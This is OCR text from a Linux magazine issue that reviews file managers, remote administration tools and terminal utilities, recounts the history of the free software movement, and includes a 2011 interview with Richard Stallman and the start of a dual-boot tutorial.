The default toolbar is a little sparse, so let's add some more icons (right-click on the toolbar, then Configure Toolbars). At a minimum, we like to have buttons for Up, Refresh and Home. The sidebar, with its bookmarks, is fine, but if you ever have to navigate a particularly complicated directory structure, it's worth knowing that you can enable the more old-fashioned tree display (F7 or View > Show Panels > Folders).

The current location is shown with a breadcrumbs display, but if you click on it, it reverts to an actual URI of the current directory. This enables you to directly move to a directory by typing or pasting it in, and you can copy the path of the directory by triple-licking on it and right-clicking. You can even add the URL of a network resource such as an FTP site.

You can add command-line integration by opening the Terminal panel that follows the action in the main window (F4 or View > Show panels > Terminal).

Dolphin wouldn't be our first choice as a dual-pane file manager, but it can work in dual-pane mode, and the feature is quite convenient. Click on the split icon in the main toolbar and a second pane opens up. The same icon then becomes a close icon to dismiss the second pane. It's handy for copy operations. Some prefer to approach this sort of task with a middle-click on a directory icon, however, which opens up another view of the filesystem in a second tab.

We're not sure whether we agree with the standard policy of 'dumbing down' *Dolphin* in its default state, but it says a lot for the app that it can work as a simple file manager for casual computer users and yet be scaled up into a power user's tool with just a few minutes of configuration work.



Name	Size	Modified
Workspace 1_004.jpg	66.0 KiB	15/01/2023 at 12:07
Workspace 1_003.jpg	112.2 KiB	15/01/2023 at 12:07
Workspace 1_002.jpg	61.3 KiB	15/01/2023 at 12:07
Workspace 1_001.jpg	34.8 KiB	15/01/2023 at 12:07
Workspace 1_004.png	161.3 KiB	15/01/2023 at 12:06

Workspace …300.4 KiB) Zoom:
246.0 GiB free

In its default state, Dolphin is a fairly minimalist file manager, but it's easy enough to switch the power user features on.

DETAILS

WEB: https://apps.kde.org/dolphin
AGE: 2006; 17 years ago
VERSION: 22.12.0
LICENCE: GPL 2.0 or later

MIDNIGHT COMMANDER

A text mode file manager that's easy to get the hang of. Through SSH, it's a quick way of managing files on a remote computer. **https://midnight-commander.org**

KRUSADER

In some ways, *Krusader* is the dual-pane answer to the excellent *Dolphin* file manager. If you have a lot of files to move around, it's a precision workhorse. **https://krusader.org**

NEMO

Of all of the forks that emerged from Gnome's *Nautilus* file manager, we prefer *Nemo* as it's the one that retains the most features while keeping the UI as slick as possible. **https://github.com/linuxmint/nemo**

PCMAN FILE MANAGER

With multiple tabs, image previews and a network browser, there's not much missing from *PCManFM*, a particularly resource-light file manager. **https://github.com/lxde/pcmanfm**

THUNAR

It's the standard file manager for Xfce, and it's the lightest fully featured file manager we know of. It can handle most normal file management situations. **https://docs.xfce.org/xfce/thunar/start**

Cockpit 283

Monitor a server and do maintenance via a web interface? Yes please!



Remote server maintenance doesn't have to be difficult or a lot of work.

Cockpit is a remote system administration service. It can be installed using the package manager on most distributions. What you end up with is a set of management pages that can be accessed by a web browser over a network. A system like this has its uses in the server room, but it's very easy to use, and it's also worth knowing about for the average user who wants to carry out some admin and system monitoring remotely.

Cockpit comes into its own when managing a remote Linux box used as a server, and you can handle a lot of the administration features that you would otherwise have to access via the GUI admin tools of the distribution or via the command line.

The first page is a system overview that gives you real-time information about CPU core usage, memory, storage and disk use. There are long-term activity graphs at the bottom of the screen, and a summary page of notable events such as spikes in network activity. Like many of the features, the usefulness of this page is increased if you enable the PCP metric collector, as this archives data over a long period. To do this, click on the Metric button. *Cockpit* then requests permission to install the necessary components.

Of course, *Cockpit* is more than just a system monitoring utility and it has many system admin features. On the various pages, you can do things such as manage network devices, storage and services, and see a summary of pending system updates and carry them out. There is also a Terminal page for command-line access.

The Logs page employs some filtering to give you the most important information and can often prove particularly useful because its summaries throw up misconfigurations and warnings relating to issues of which you might not have been aware.

Throughout, the layout is clear and administration could hardly be simpler once you're logged into *Cockpit*. Got a server sitting on the other end of a network or on the internet? For a lot of tasks, *Cockpit* could be the only remote admin tool you need.

» PHPMYADMIN

Cockpit handles general system admin with aplomb, but *PHPMyAdmin* (**www.phpmyadmin.net**) is focused on the remote administration of *MySQL* databases. All dynamic websites (such as those running *WordPress*) require a database, and *MySQL* is one of the most popular. Odds are, you've probably had some experience with *PHPMyAdmin* if you've ever set up a website because it's the preferred *MySQL* management tool of many hosting companies.

Actually creating and managing databases in *MySQL* directly involves logging into the server and using the command-line language, which can be intimidating if it's not something you do regularly. So, installing *PHPMyAdmin* and managing the necessary databases from there is the easier approach.

DETAILS

WEB: https://cockpit-project.org
AGE: 2011, 11 years ago.
VERSION: 283
LICENCE: LGPL 2.1+

NMAP

Ever been unable to remember the IP address of a device on your network? *Nmap* can map out an entire network, giving you information on all connected devices.
https://nmap.org

HTOP

Htop is a command-line text mode tool like system monitor *Top*, but it presents the information in a more easily understandable format, with a more intuitive interface.
https://htop.dev

VNC

The advantage of a desktop-sharing tool like *VNC* is that you can actually run the GUI programs themselves on the remote machine, often essential to get something going again.
https://tigervnc.org

ZENMAP

This is the GUI equivalent of *Nmap* and covers similar ground for those who prefer to click the mouse rather than tap into the terminal.
https://nmap.org/zenmap/

OPENSSH

If you're command-line savvy, this should be your first port of call when logging into a remote server. In practically every distro, it's in the package manager.
www.openssh.com

Terminal tools

Think GUIs are for wimps? More of a terminal type? Try these…

BASH

Strap in for a thrill ride! *Bash,* short for the Bourne-Again Shell, is the GNU Project's Unix shell and command language that was originally released in 1989 by Chet Ramey. It was the free software replacement for the Version 7 Unix *Borne* shell (*sh*) released in 1977. This suspended the *Mashey* shell used with Version 4 Unix in 1973, which itself was a replacement of the *Thompson* shell (*sh*) that was written by Ken Thompson himself for the original 1971 Unix.

In most distros, if you run `echo $0` in the terminal, you'll likely get the output of *Bash,* as that's the base command language in Debian and thus Ubuntu and beyond. There are alternatives, such as *Fish,* which offers advanced tab completion, search as you type auto-suggestion, syntax highlighting and global variables.

DETAILS

WEB: http://gnu.org/software/bash
AGE: 8th June 1989 1989; 33 years ago
VERSION: 5.2.15
LICENCE: GPL 3+

GNU Emacs

The original *Editor MACroS (Emacs)* was written by Richard Stallman after he saw work back in 1976 at Stanford AI Lab and its *E* editor, this was written to replace the 1960s *TECO* software designed for paper tape editing that could only support separate read, write and edit modes. The new editor was extendable through macros and so *E with MACroS* was born.

GNU Emacs is Stallman's free software implementation of *Emacs* and was the first released GNU project in 1985. It offers extensive enhancements through plug-in macros written using its built-in *Emacs Lisp* interpreter – so extensive that many have joked it's an editor with ambitions on being an operating system. You can, with work, largely manage your entire workflow from within *GNU Emacs,* including file management and email.

DETAILS

WEB: www.gnu.org/software/emacs/
AGE: 20th March 1985; 37 years ago
VERSION: 28.2
LICENCE: GPL 3+

Samba

Samba has been around for almost as long as Linux itself and started as a university-based reverse engineering project of the Netbios network protocol plus interoperability with the Microsoft LAN Manager started by Andrew Tridgell. It became GPL licenced in 1993 and its name is derived from `grep -i '^s.*m.*b' /usr/share/dict/words` after the original was hit with a trademark notice.

Samba implements the Server Message Block (SMB) communication protocol on Unix systems. SMB was originally developed at IBM (1983) for shared networked resource access on OS/2 systems. In 1987, Microsoft integrated it into its LAN Manager and released SMB 1.0 in 1996. The protocol was hit with a number of serious security flaws, so SMB 1 is now disabled by default, causing access issues on older systems.

DETAILS

WEB: www.samba.org
AGE: January 1992; 31 years ago
VERSION: 4.17.5
LICENCE: GPL 3+

Links

A powerful and clever terminal-based HTML4.0 web browser that's capable of text, graphical rendering and custom font support via its *Links2* release. Not to be confused with the similar text-only web browser *Lynx, Links* can display text-only to the terminal and offers pull-down menus with both keyboard and mouse-based navigation for those who need lightweight, text-only terminal browsing.

DETAILS

WEB: http://links.twibright.com
AGE: 1999; 24 years ago
VERSION: 2.28
LICENCE: GPL 2+



```
 ______
< mooo >
 ------
   \
    \
        .--.
       |o_o |
       |:_/ |
      //   \ \
     (|     | )
    /'\_   _/`\
    \___)=(___/
```

Cowsay

Getting ASCII cows to read announcements and more likely piped fortunes is a tradition of Unix that seems like it might be finally falling out of fashion, but we're here to ensure it at least gets another mention in print before we fall out of fashion. The GPL-released version of *Cowsay* you'll likely have in your repo was ported to Perl by Tony Monroe back in 1999. Install with `sudo apt install cowsay` and then try `cowsay -f tux moooo`.

DETAILS

WEB: https://github.com/tnalpgge/rank-amateur-cowsay
AGE: 20th March 1985; 37 years ago
VERSION: 3.04
LICENCE: GPL



```
File Edit Options Buffers Tools Help
Welcome to GNU Emacs, one component of the GNU/Linux operating system.

Get help           C-h  (Hold down CTRL and press h)
Emacs manual       C-h r        Browse manuals     C-h i
Emacs tutorial     C-h t        Undo changes       C-x u
Buy manuals        C-h RET      Exit Emacs         C-x C-c
Activate menubar   M-`
('C-' means use the CTRL key.  'M-' means use the Meta (or Alt) key.
If you have no Meta key, you may instead type ESC followed by the character.)
Useful tasks:
Visit New File                  Open Home Directory
Customize Startup               Open *scratch* buffer

GNU Emacs 27.1 (build 1, x86_64-pc-linux-gnu, GTK+ Version 3.24.30, cairo version 1.16.0)
 of 2022-01-24, modified by Debian
Copyright (C) 2020 Free Software Foundation, Inc.

GNU Emacs comes with ABSOLUTELY NO WARRANTY; type C-h C-w for full details.
Emacs is Free Software--Free as in Freedom--so you can redistribute copies
of Emacs and modify it; type C-h C-c to see the conditions.
Type C-h C-o for information on getting the latest version.

-UUU:%%--F1  *GNU Emacs*    All L1     (Fundamental) ----------------------------------------
```

GNU Emacs has been powering open source development since before New Coke or the Commodore Amiga 500 were things!

GET THE WORLD'S BEST
LINUX MAGAZINE

FAIRPHONE 4
Meet the phone that respects the planet

BLENDER MAPS
Render 3D maps of your home town

Pi KIOSKS
Build a bulletproof public display system

LINUX FORMAT
The #1 open source mag

A vs a
Who will win the cloud server war?
p74

A.I. CODING
Get started on projects and ideas with rapid prototyping and automated code creation!

100 pages of Linux tricks, tips & more

PLUS: HOW TO
» Add Pi GPIO skills to your desktop PC
» Access your home server from anywhere
» Monitor and roll back server terminal installs

RASPBERRY PI
Build multithreaded coding projects

CREATIVE DISTROS
The ultimate in pro-level audio and image editing

ATARI BREAKOUT
Recreate the classic with modern Python

DELIVERED DIRECT TO YOUR DOOR
Order online at **www.magazinesdirect.com**
or find us in your nearest supermarket, newsagent or bookstore!

Free our SOFTWARE!

Taking anything for granted is dangerous, so **Jonni Bidwell** and **Mike Saunders** revisit how the free software movement got started to help free us from proprietary tyranny!



TIMELINE

Prehistory – *Linux Answers*
In late 1999, Future plc published a one-off magazine. This was borne off the back of the success of the now-closed *PC Answers* and *PC Plus* [the flashbacks! – ed]. All we'll say is that this was successful enough to launch a monthly magazine…


NEW
COMPLETE OPERATING SYSTEM ON OUR CD!
LINUX ANSWERS
FREE YOUR PC!
Join the Linux revolution with our full software & tutorial!
Quicker, better, slicker
29 pages of tips & how-to's
FROM THE MAKERS OF PC Plus

May 2000 – *Linux Format* #1
Renaming the title in line with Future's most successful print magazines, *Amiga Format* and *PC Format*, *Linux Format* was released with editor Nick Veitch of *Amiga Format* fame and writing talent from *PC Plus* mag. It came with a CD and was an instant hit.

NEW
LINUX FORMAT
Everything you need to install & run the Linux OS
Join the revolution!
DEFINITE LINUX 7.0
BEGINNERS START HERE
FROM THE MAKERS OF PCFormat .net PC Plus

Without Richard Matthew Stallman (RMS), there would be no GNU, and without GNU, there would be no Linux distributions as we know them, and without Linux, there would be no *Linux Format*. So here we are, 300 issues on, celebrating the very thing that enables us to exist: the free software movement.

RMS started the GNU's Not Unix Project in 1983 to create a totally free operating system, and later he established the General Public License to guarantee its software freedom. By 1991, much of GNU was finished, but it lacked a kernel – which is where Linus Torvalds and his Linux kernel came in. Combining the collaborative nature of online open source development, the benefits of the GPL licence and the pulling-as-one community that builds around projects, GNU/Linux took off beyond anything that could have been expected. But despite this success – indeed, perhaps because of it – the issues of software freedom persist and are perhaps more pressing than ever.

Bill Gates's 1976 Open Letter to Hobbyists, (**https://bit.ly/lxf300gates**), besides making people feel bad for pirating BASIC, engendered the idea that all software should be paid for, and its source code kept from prying eyes. The burgeoning microcomputer industry shared Gates's sentiment and proprietary software quickly became the norm. Meanwhile, communications giant AT&T, which had hitherto provided the Unix OS to governments and universities for free, was forced by deregulation proceedings to commercialise it.

Richard Stallman claims his musings on software freedom began at the AI Lab at MIT. For years, hackers there had fought with a rogue Xerox printer that had a propensity for paper jams. Having access to the Unix printer driver source enabled them to get the printer to email everyone in the print queue whenever it jammed, so whoever was closest could fix it. This printer was later replaced, but a new one, like its predecessor, soon became prone to malfunctions. Unfortunately, no driver source was bundled with it, and Stallman's attempts to obtain a copy were met with refusal. This went against the cooperative hacker culture he held sacrosanct, so he was spurred into action.

Stallman announced the GNU (GNU's Not Unix) Project in September 1983. Its ambitious goal was to produce, through a mass-collaboration effort, an operating system called GNU that was entirely free. Stallman introduced four basic freedoms (laid out in the 1985 GNU Manifesto – **http://bit.ly/GNUManifesto**) to which all users ought to be entitled.

The term 'open source' was inaugurated with the formation of the Open Source Initiative (OSI) in 1998, partly as a means of disambiguation, but also to distance the OSI from the Free Software movement. The prevailing feeling among the OSI was that the maverick image associated with the Free Software camp would deter businesses from adopting or contributing to open source software. The original OSI definition of open source was based around the Debian Free Software Guidelines (DFSG) and as such contained provisions other than availability of source code. In fact, at face value, the OSI and Free Software movements' definitions have much in common, but they originated from different philosophies. The latter is couched in more pragmatic language, for instance. The OSI wanted businesses to be more amenable to

Richard Stallman the founder of GNU, the GPL and the FSF.

FSF
FREE SOFTWARE
FOUNDATION

The bastion of software freedom, the FSF.

April 2001 – **LXF013**
The beginning of a new century called for new media, so the DVD age finally hit *Linux Format*! On the first **LXFDVD** you could find SuSE Linux 7.1 and Red Hat 7.0.

May 2001 – **LXF014**
First a DVD and next an all-new look for **LXF**! The first redesign of the magazine cemented favourites such as HotPicks, Roundup and Answers. The International Space Station was in the Linux news and AMD64 was on the cards.

May 2002 – **LXF027**
This issue saw the long-awaited results of the reader-voted *Linux Format* Awards 2001. Mozilla won and *Apache*, too, while Mandrake picked up best distribution.

»

strategies like that of Netscape, which published the code for its *Communicator* suite in 1998.

Stallman began work on one of the key components of GNU, a version of the *Emacs* text editor, in 1984. Other tools followed swiftly after: the GNU compiler collection *(GCC)* and GNU debugger *(GDB)*, as well as rewrites of the myriad Unix command-line tools *(ls* and friends) taken for granted nowadays by Linux users.

Concerned that his employer might try to claim copyright of GNU assets, Stallman resigned from the AI Lab. MIT apparently took no offence and continued to allow him access to its computing facilities. The GNU OS, Stallman decided, had to be compatible with Unix. This meant GNU would inherit Unix's portability, and some free Unix software (such as the TeX typesetting system, and later the X Windows System) could easily be incorporated. It also meant that once the project had grown to involve developers in multiple locations, they didn't need to be so concerned about compatibility; if their contribution was compatible with Unix, it would be compatible with GNU OS.

Through the GNU Project, Stallman hoped to effect a social movement through technical means. But this radical departure would have to take place in such a way as to respect copyright law, which is based around protection and limitation rather than the liberation and promiscuity trumpeted by the GNU camp.

The document that permitted this change would eventually come to be known as the GNU General Public License (GPL), but in its infancy it was just the Emacs General Public License. The critical hit in this document was the stipulation that while modifications and derivative works were permitted, they would have to be released under the same Emacs licence. Proprietary offshoots were verboten. The arrangement became known as copyleft – which used traditional copyright law to serve something like the inverse of its intended purpose, and grant users permission to copy, modify and distribute software but deny them the right to add any restrictions. Stallman formed the Free Software Foundation (FSF) as a non-profit organisation in 1985 to support the GNU movement.

Today, it remains the principal organisational sponsor of GNU, but it's largely funded through donations and memberships. The FSF also has some merchandise for sale (**https:// shop.fsf.org**, including the *Emacs* manual, which is now in its 17th edition and running to 651 pages. You can also download it for free at the same site. The quest to finish GNU is technically ongoing – you are probably aware that development of the Hurd *(see p.60)* did not proceed at the same pace as the userspace – and the rest is history… **LXF**

In 2011, boy genius Mike Saunders met Stallman at the Institute of Engineering and Technology in London, where he put to him some of the questions you'd asked…

Image credit: Laemeur, CC BY-SA 4.0, https://laemeur.com/post/56923025136

RMS: First, I want to tell you about free software because I want that to be the interview. Many users of the GNU/Linux system will not have heard the ideas of free software. The idea of free software is that users of computing deserve freedom. They deserve in particular to have control over their computing. And proprietary software does not allow users to have control of their computing.

Proprietary software keeps users divided and helpless. Divided because each user is forbidden to redistribute it to others, and helpless because the users can't change it since they don't have the source code. The owner of the program has unjust power over the users, and the program is simply an instrument of that power. This is an injustice, and the idea of free software is to escape from that injustice and put an end to it. Free software respects the user's freedom.

A program is free if it gives the user the four essential freedoms. Freedom zero is the freedom to run the program as you wish. Freedom one is the freedom to study the source code and change it so the program does your computing as you wish. Freedom two is the freedom to help others – the freedom to redistribute exact copies when you wish. Freedom three is the freedom to contribute to your community, which is the freedom to distribute your modified copies. These four freedoms mean the social system of using and distributing the program is an ethical system.

With these four freedoms, the users control the program. Without these four freedoms, the program controls the users. This is not a technical issue – it's an ethical issue. It's an ethical issue that arises from the use of certain technology. But because it's an ethical issue and not a technical one, it's important – it's more important than any mere technical issue.

LXF: Most of our readers are passionate about free software…

RMS: But do they think of it as free software?

TIMELINE

February 2003 – LXF037
We asked, possibly for the first time, is this the year of Linux on the desktop? We said: "I expect 2003 to be a real breakout year." We reviewed LindowsOS 3.0 and *Unreal 2003.*

January 2005 – LXF061
LXF ran its Best Distro feature and Mandrake easily won, with poor Ubuntu coming joint ninth. Some chap called Graham Morrison started as staff writer and we ran Ubuntu on the **LXFDVD** for the first time, alongside Fedora Core 3.

October 2006 – LXF084
The last major redesign of **LXF** landed there was another in **LXF236**, with the odd section change. The **LXFDVD** was also moved inside the mag.

June 2008 – LXF106
Boy genius Paul Hudson was promoted to editor/high commander and we put the Asus Eee PC centre stage. Jonni's is still running Arch Linux…

LXF: Many use the term 'free software', some use 'open source'.
RMS: That's different. Open source refers to different ideas – a different philosophy. And the difference is fundamental, because it's at the level of values. It's not a disagreement over some detail; it's a disagreement over the most basic thing. We are aiming for a free society, where users have freedom. Open source organisations say they're aiming for better-quality code. These are as far apart as you can get, because we're saying it's for freedom and social solidarity; they're saying it's for quality.

LXF: But if you can ease a company that makes proprietary software into the idea of open source, by talking about the benefits of quality, perhaps you can expand to free software...
RMS: In fact, when the open source philosophy spreads a lot – which it has – it tends to close people's minds to the ideas of free software. It even tends to cover up our existence. Most of the articles that talk about the GNU system don't call it the GNU system and don't call it free software. They describe it as open source, and give the impression that we – its developers – agree with the open source ideas that readers have heard of, and you'd never guess at what we really stand for.

LXF: When some people hear 'free software', they think of rubbish spyware on Windows machines.
RMS: It took me time to recognise that this distinction was vital. In 1983, when I announced [GNU], I hadn't separated these concepts. It took a few years. So again, in the GNU Manifesto, posted in 1985, there's still some confusion between the two meanings of 'free'. After that I became aware of the need to emphasise that it's free as in freedom, not free as in price.

I notice there's a statement here in your magazine [**LXF143**] about *LibreOffice,* which is an important illustration. Sun acquired *StarOffice* and released it as free software under the name OpenOffice.org. But the people at Sun who did this were not supporters, politically, of the ideas of free software. They were open source supporters. So their goal was to make their program good quality and a success – not to give the users freedom. That wasn't their goal, although since their source code was free software, it did respect the user's freedom, but they weren't thinking about it in those terms. So they made a list of extensions, and in it they put proprietary extensions.

This shows that people who don't think about or value freedom can do things for other reasons that help freedom. But you can't count on it. Sometimes it suits people's motives better to do things that work against our freedom.

LXF: What is the biggest threat to free software in 2011?
RMS: There are several. There are legal prohibitions, such as software patents in some countries that have foolish policies. And there are laws that censor free software explicitly, such as the Digital Millennium Copyright Act in the US, which censors free software that you can break digital handcuffs with. The European Union has similar laws. Both the US and the EU try to push nasty laws like that on to other countries, through treaties that they ask them to sign. So these are malicious governments. Then there are the obstacles created by manufacturers, working together often with Microsoft.

LXF: One of our readers wanted to ask: is a world of only free software still feasible? Should that still be the ultimate goal?
RMS: Yes, it's the goal, I think. That's my goal. Now, it may be impossible to totally eradicate the last little bits of non-free software. After all, in almost 200 years of abolitionism, we haven't eliminated slavery.

LXF: A lot more people are using smartphones and tablets as their primary computing platforms, with their app stores...
RMS: That doesn't change anything, really. A smartphone is a computer. So, everything we say about computers, that the software you run should be free – you should insist on that – applies to smartphones just the same. And likewise to tablets.

What should we say about those app stores? First of all, the Apple App Store forbids free software. It only allows non-free software. This shows how evil it is. But remember, it's on the basis of a non-free operating system. If you want to live in freedom, you need to not just insist on apps that are free, but to insist on an operating system that's free, too.

The source code of Android is free as Google releases it, but it uses a non-copyleft licence, except for the case of Linux – which is under GPL v2. The result is that the licence doesn't protect the users from lockdown, or Tivoization – which is the practice of making a free program's executable non-free, by stopping the user from installing and using his own version.

LXF: There's still a battle going on here to win the minds of a lot of people – they don't even know what source code is.
RMS: Absolutely.

LXF: It's a case of trying to find the right approach...
RMS: I use the analogy of recipes. Cooks cook recipes freely, they study and change them when they wish, they redistribute copies, and if they make a modified version, they might distribute copies of their version. So imagine if businesses and the state decided to impose proprietary recipes. Suppose the state said: starting tomorrow, if you copy or change your recipe, we will put you in prison and call you a pirate. Imagine how angry all cooks would be. A lot of people who don't know anything about programming will understand this. The state hasn't tried to do it with recipes – but that's exactly what it's tried to do with software.

August 2010 – **LXF134**
What was this Android thing and how could it possibly have a chance of taking on the iPhone? We explained why, plus Mint 9 and Fedora 13 were on the **LXFDVD**.

April 2012 – **LXF156**
We reported on this little device called the Raspberry Pi back in **LXF147**, but the world could now finally buy the tiny PC marvel – and the world loved it.

January 2014 – **LXF179...**
A new editorial team landed at *Linux Format* Towers as the old team departed for pastures new. **LXF179** was the top-selling issue of the year amazingly we're still going with your support, so thank you for helping us keep **LXF** the UK's best seller!

MULTI-BOOT MINT 21!

Got a new PC with Windows on it? **Jonni Bidwell** shows how you can get Linux Mint too, without breaking a thing.

When Windows 10 was released Microsoft stated that it would be the last version. For a time we believed the company...

Yet Windows 11 is here and if you've just bought yourself a new, TPM 2.0-bearing PC you'd be forgiven for thinking, "How the heck do I get rid of this?" Well, we don't condone killing OSes (even proprietary ones), so we'll show you the next best thing: how to dual-boot Windows 11 (or 10) with Linux.

If you've never heard of Linux before, don't worry – we're basing the tutorial on Linux Mint, one of our long-term favourite distributions that's ideal for beginners (also, bravo you for picking up a Linux magazine!). Mint is based on Ubuntu, so has a solid foundation and that enjoys five years of support from Canonical. Unlike Ubuntu though, Mint doesn't force Snap packages or dubiously configured memory pressure relief (which arbitrarily terminates important programs) upon their users.

